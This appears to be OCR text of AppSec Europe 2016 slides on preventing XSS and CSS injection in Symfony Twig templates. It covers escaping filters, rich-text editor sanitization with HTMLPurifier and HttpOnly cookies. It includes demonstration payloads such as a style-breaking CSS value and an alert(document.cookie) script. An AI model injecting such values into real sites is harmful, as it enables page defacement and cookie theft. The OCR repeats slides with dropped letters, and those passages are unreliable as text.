```

```twig
{# file.html.twig #}
<script>
    var regex = {{ regex|e('js') }};
    // ...
</script>

{# will output #}
<script>
    var regex = alert\x28document.cookie\x29;
    // ...
</script>
```

Bla Bla Car

CSS


`FFFFFF;} body { display:none;` in `user_color`?

```twig
{# file.html.twig #}
<style>
    .custom_color {
        color: #{{ user_color }}
    }
</style>

{# will output #}
<style>
    .custom_color {
        color: #FFFFFF;} body { display:none;
    }
</style>
```

```twig
{# file.html.twig #}
<style>
    .custom_color {
        color: #{{ user_color|e('css') }}
    }
</style>

{# will output #}
<style>
    .custom_color {
        color: #FFFFFF\3B \7D \20 body\20 \7B \20 display\3A none\3B \20
    }
</style>
```

Bla Bla Car


Pitfall: rich-text editors




Bla Bla Car

When displaying back the given content, we should keep this beautiful formatting...

Bla Bla Car


Which of the following protections ensures WYSIWYG's sanity?
A: The editor before posting data
B: The built-in Symfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

Bla Bla Car


Which of the following protections ensures WYSIWYG's sanity?
A: The editor b ore posting data
B: The built-in Symfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

Bla Bla Car

Disable JavaScript

Bla Bla Car


Inject what you want

Short description


```
<script type="text/javascript">alert('Hello, world!');</script>
```

Source | B | I | U | S | Styles | Heading 1 | Font

AppSec Europe 2016



Bla Bla Car


Which of the following protections ensures WYSIWYG's sanity?
A: The editor b ore posting data
B: The built-in mfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

Bla Bla Car

No Built-in WYSIWYG Validator

Client-Side editors.

No generic solution.

Bla Bla Car


Which of the following protections ensures WYSIWYG's sanity?
A: The editor before posting data
B: The built-in Symfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

Bla Bla Car


Solutions

- sanitize data using HTMLPurifier (http://htmlpurifier.org/)
- use HTMLPuriferBundle and `|purify` filter in Symfony

Bla Bla Car

Use HttpOnly cookies

```
<script>
  alert(document.cookie);
</script>
```





Bla Bla Car


Which of the following protections ensures WYSIWYG's sanity?
A: The editor b re posting data
B: The built-in mfony validator
C: My vendor's Twig filter
D: My wife sa tizes everything
GrafMe

Bla Bla Car

It doesn’t only happen to others



